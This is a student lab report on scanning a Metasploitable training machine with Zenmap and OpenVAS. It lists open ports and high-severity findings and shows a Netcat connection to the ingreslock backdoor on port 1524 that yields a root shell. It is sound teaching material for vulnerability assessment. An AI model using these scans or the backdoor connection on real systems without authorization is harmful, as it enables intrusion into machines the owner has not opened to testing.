System Scan Report

Prepared for Hotel Dorsey

Haverbrook
Security Lab

Name: Micah L. Martinez
Team Number: 4
Student Number: 2

Introduction

The very first step to any form of hacking, vulnerability assessment, or penetration test is to gather information about the targeted network or machine. A popular operating system is Kali, a Linux distribution designed around finding vulnerabilities and exploiting them [1], which I will be using. Two beneficial programs for information gathering used for the initial assessment are Zenmap version 7.70 [2] and OpenVAS version 7.0.3 [4]. Zenmap is an application that provides a user interface for the Nmap [4] program, which will scan IP addresses and gather information about open ports that could potentially be used to gain access to a system. OpenVAS is very similar; it scans an IP address and compares the data to known exploits and vulnerabilities; it will then give the vulnerability a severity score and provide solutions, references, and insights into the vulnerability. Using these two applications will provide us with a look into how secure the systems at Hotel Dorsey are.

Target Information

Target Name and Operating System: Metasploitable / Ubuntu 8.04

Target IP Address: 10.4.2.100

Attacking IP Address: 10.4.2.50


Table 1: Open Ports Discovered and Description of Services

Port	Services	Description
21	File Transfer Protocol (FTP)	Standard protocol that transfers files
22	Secure Shell (SSH)	Allows for secure operations on an unsecured network
23	Telnet	Unencrypted text communications

25	Simple Mail Transfer Protocol (SMTP)	Routes email between mail servers.
53	Domain Name System (DNS)	The naming system for computers, services, or other resources connected to the internet or a private network. Kind of like a phonebook for the internet.
80	Hypertext Transfer Protocol (HTTP)	Allows users to interact with web resources by transmitting messages between clients and servers.
111	Open Network Computing Remote Procedure Call	A remote procedure call allows for remote operation of programs on a different system, usually on a shared network.
139	NetBIOS Session Service	A method to connect two computers for transmitting large messages or heavy data traffic.
445	Active Directory and Server Message Block	They are used for file-sharing or sharing files over the internet.
512	Remote Process Execution	Allows you to execute commands if you know the correct credentials
513	rlogin	It can allow you to login remotely to a host.
514	Remote Shell	A command-line program that can allow you to execute commands as another user on another computer.
1099	Java Remote Method Invocation (RMI)	Allows someone running Java to use other machines using Java.
1524	ingreslock	Often used as a backdoor to access machines.
2049	Network File System (NFS)	Allows a user to access a file over a network.
3306	MySQL Database System	The default port for the MySQL database management system.
5432	PostgreSQL Database System	The default port for an open-source relational database management system (PostgreSQL).
6667	Internet Relay Chat	Text-based internet chat system.
8009	Apache Jserv Protocol	Port used by Tomcat and Apache web servers and primarily used as a reverse proxy to communicate with application servers.
8180	HTTP	Generally used for streaming services for webcams, radio, etc.

Zenmap Scan

The two screenshots below show the results of the Zenmap scan. Figure 1 shows the scan's preliminary results, including the port number and the IP address of the scanned system. Figure 2 goes into more detail, and it includes the port number, what service and version that port is running, and provides a summary of what information was found on that port if any. While this does not seem like much information, a threat actor can use this information as a foundation for a more severe attack on the system. Each open port is a possible access point for someone with malicious intent.



Target: 10.4.2.100

Profile: Intense scan


Command: nmap -T4 -A -v 10.4.2.100

10.4.2.100

nmap -T4 -A -v 10.4.2.100

```
Starting Nmap 7.70 ( https://nmap.org ) at 2021-09-01 13:38 EDT
Happy 24th Birthday to Nmap, may it live to be 124!
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:38
Completed NSE at 13:38, 0.00s elapsed
Initiating NSE at 13:38
Completed NSE at 13:38, 0.00s elapsed
Initiating ARP Ping Scan at 13:38
Scanning 10.4.2.100 [1 port]
Completed ARP Ping Scan at 13:38, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:38
Completed Parallel DNS resolution of 1 host. at 13:38, 13.01s elapsed
Initiating SYN Stealth Scan at 13:38
Scanning 10.4.2.100 [1000 ports]
Discovered open port 3306/tcp on 10.4.2.100
Discovered open port 445/tcp on 10.4.2.100
Discovered open port 23/tcp on 10.4.2.100
Discovered open port 53/tcp on 10.4.2.100
Discovered open port 25/tcp on 10.4.2.100
Discovered open port 22/tcp on 10.4.2.100
Discovered open port 21/tcp on 10.4.2.100
Discovered open port 139/tcp on 10.4.2.100
Discovered open port 111/tcp on 10.4.2.100
Discovered open port 80/tcp on 10.4.2.100
Discovered open port 1099/tcp on 10.4.2.100
Discovered open port 2049/tcp on 10.4.2.100
Discovered open port 1524/tcp on 10.4.2.100
Discovered open port 5432/tcp on 10.4.2.100
Discovered open port 8180/tcp on 10.4.2.100
Discovered open port 513/tcp on 10.4.2.100
Discovered open port 8009/tcp on 10.4.2.100
Discovered open port 6667/tcp on 10.4.2.100
Discovered open port 512/tcp on 10.4.2.100
Discovered open port 514/tcp on 10.4.2.100
Completed SYN Stealth Scan at 13:38, 0.09s elapsed (1000 total ports)
Initiating Service scan at 13:38
Scanning 20 services on 10.4.2.100
```

Figure 1: Zenmap scan results showing open ports



Target: 10.4.2.100

Profile: Intense scan


Command: nmap -T4 -A -v 10.4.2.100

```
nmap -T4 -A -v 10.4.2.100
Host is up (0.00036s latency).
Not shown: 980 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.4.2.50
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: 2021-09-07T20:28:04+00:00; +1s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-methods:
```

Figure 2: Detailed information on open ports

OpenVAS Scan

The OpenVAS scan goes into much more detail. Figure 3 shows the scan results on your Metasploitable machine, there are 17 high, 32 medium, and 3 low severity vulnerabilities found. The scan provides the name of the vulnerability, the severity score, host IP address, port number, quality of detection (QoD), and a link to actions you can take to remedy the vulnerability. The severity of these vulnerabilities is calculated by comparing them to known exploits and the Common Vulnerability Scoring System (CVSS) [5]. These vulnerabilities have been exploited before, and if ignored, threat actors will be able to quickly come up with a plan to gain access to your system. As stated previously, OpenVAS also provides more detailed information about the vulnerability, including how to fix it, the impact it can cause, and the detection method, as shown in Figure 4.




Report: Results (52 of 369)

ID: a1aa138d-067f-4ece-8bd5-22f8fdaab998
Modified: Thu Aug 19 15:24:08 2021
Created: Thu Aug 19 15:03:20 2021
Owner: admin

1 - 52 of 52

Vulnerability		Severity	QoD	Host	Location	Actions
rexec Passwordless / Unencrypted Cleartext Login		10.0 (High)	80%	10.4.2.100	512/tcp	
OS End Of Life Detection		10.0 (High)	80%	10.4.2.100	general/tcp	
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80%	10.4.2.100	80/tcp	
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities		10.0 (High)	99%	10.4.2.100	8787/tcp	
Possible Backdoor: Ingreslock		10.0 (High)	99%	10.4.2.100	1524/tcp	
DistCC Remote Code Execution Vulnerability		9.3 (High)	99%	10.4.2.100	3632/tcp	
MySQL / MariaDB weak password		9.0 (High)	95%	10.4.2.100	3306/tcp	
PostgreSQL weak password		9.0 (High)	99%	10.4.2.100	5432/tcp	
rlogin Passwordless / Unencrypted Cleartext Login		7.5 (High)	70%	10.4.2.100	513/tcp	
rsh Unencrypted Cleartext Login		7.5 (High)	80%	10.4.2.100	514/tcp	
phpinfo() output Reporting		7.5 (High)	80%	10.4.2.100	80/tcp	
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities		7.5 (High)	80%	10.4.2.100	80/tcp	
Test HTTP dangerous methods		7.5 (High)	99%	10.4.2.100	80/tcp	
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.		7.5 (High)	95%	10.4.2.100	80/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability		7.5 (High)	99%	10.4.2.100	6200/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability		7.5 (High)	99%	10.4.2.100	21/tcp	
SSH Brute Force Logins With Default Credentials Reporting		7.5 (High)	95%	10.4.2.100	22/tcp	
TWiki Cross-Site Request Forgery Vulnerability - Sep10		6.8 (Medium)	80%	10.4.2.100	80/tcp	
Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability		6.8 (Medium)	99%	10.4.2.100	25/tcp	
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability		6.8 (Medium)	70%	10.4.2.100	5432/tcp	
Tiki Wiki CMS Groupware < 17.2 SQL Injection Vulnerability		6.5 (Medium)	80%	10.4.2.100	80/tcp	
Anonymous FTP Login Reporting		6.4 (Medium)	80%	10.4.2.100	21/tcp	
TWiki Cross-Site Request Forgery Vulnerability		6.0 (Medium)	80%	10.4.2.100	80/tcp	
Samba MS-RPC Remote Shell Command Execution Vulnerability (Active Check)		6.0 (Medium)	99%	10.4.2.100	445/tcp	

Figure 3: OpenVAS scan results showing vulnerability severity



Logged in as Admin **admin** | Logout
Tue Sep 7 20:52:35 2021 UTC

Result: Possible Backdoor: Ingreslock

ID: 309dd950-0633-437f-8c3f-2eaf9a3d1235
Created: Thu Aug 19 15:18:10 2021
Modified: Thu Aug 19 15:18:10 2021
Owner: admin

Vulnerability		Severity	QoD	Host	Location	Actions
Possible Backdoor: Ingreslock		10.0 (High)	99%	10.4.2.100	1524/tcp	

Summary
A backdoor is installed on the remote host

Vulnerability Detection Result

```
The service is answering to an 'id;' command with the following response: uid=0(root) gid=0(root)
```

Impact
Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected isystem.

Vulnerability Detection Method
Details: Possible Backdoor: Ingreslock (OID: 1.3.6.1.4.1.25623.1.0.103549)


Version used: $Revision: 11327 $

User Tags (none)

Figure 4: Details on Port 1524 vulnerability

Open Socket

As a test, I used Netcat [6], a tool that can read and write through TCP and UDP ports, to gain access to Port 1524 on your Metasploitable machine. It was effortless to connect, and I did not even need credentials to access the computer, just the IP address and port number. For example, figure 5 shows that with a simple command of "*nc 10.4.2.100 1524,*" I was able to get root access, which is essentially administrator or owner access, to Metasploitable. You can also see that by using the command "*ls,*" I could find all of the files and directories on the computer.



```
root@kali:~# nc 10.4.2.100 1524
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
redteam1
redteam2
redteam3
redteam4
redteam5
redteam6
redteamlookhere
root
sbin
srv
sys
tmp
```

Figure 5: Netcat Connection to Port 1524

Recommendations

Due to the Zenmap and OpenVAS scan results and the netcat connection, I recommend that our contract is amended to include a full penetration test. I am confident that my team and I will be able to exploit more vulnerabilities and take proprietary data from your system. Additionally, by allowing a full penetration test, Hotel Dorsey will discover and secure vulnerabilities that can be harmful to yourself and your clients.

References

[1] Kali Linux, "Kali," Kali Linux, 2021. [Online]. Available: https://www.kali.org/. [Accessed 6 September 2021].

[2] G. Lyon, "Chapter 12. Zenmap GUI Users' Guide," 7 August 2021. [Online]. Available: https://nmap.org/book/zenmap.html. [Accessed 6 September 2021].

[3] Greenbone Networks, "OpenVAS – Open Vulnerability Assessment Scanner," 2 August 2021. [Online]. Available: https://www.openvas.org/index.html. [Accessed 6 September 2021].

[4] G. Lyon, "Nmap Free Security Scanner," 7 August 2021. [Online]. Available: https://nmap.org/. [Accessed 6 September 2021].

[5] Forum of Incident Response and Security Teams, "Common Vulnerability Scoring System SIG," FIRST, 2021. [Online]. Available: https://www.first.org/cvss/. [Accessed 6 September 2021].

[6] Aditya, "Introduction to Netcat," Geeks For Geeks, 30 Jun 2020. [Online]. Available: https://www.geeksforgeeks.org/introduction-to-netcat/. [Accessed 6 September 2021].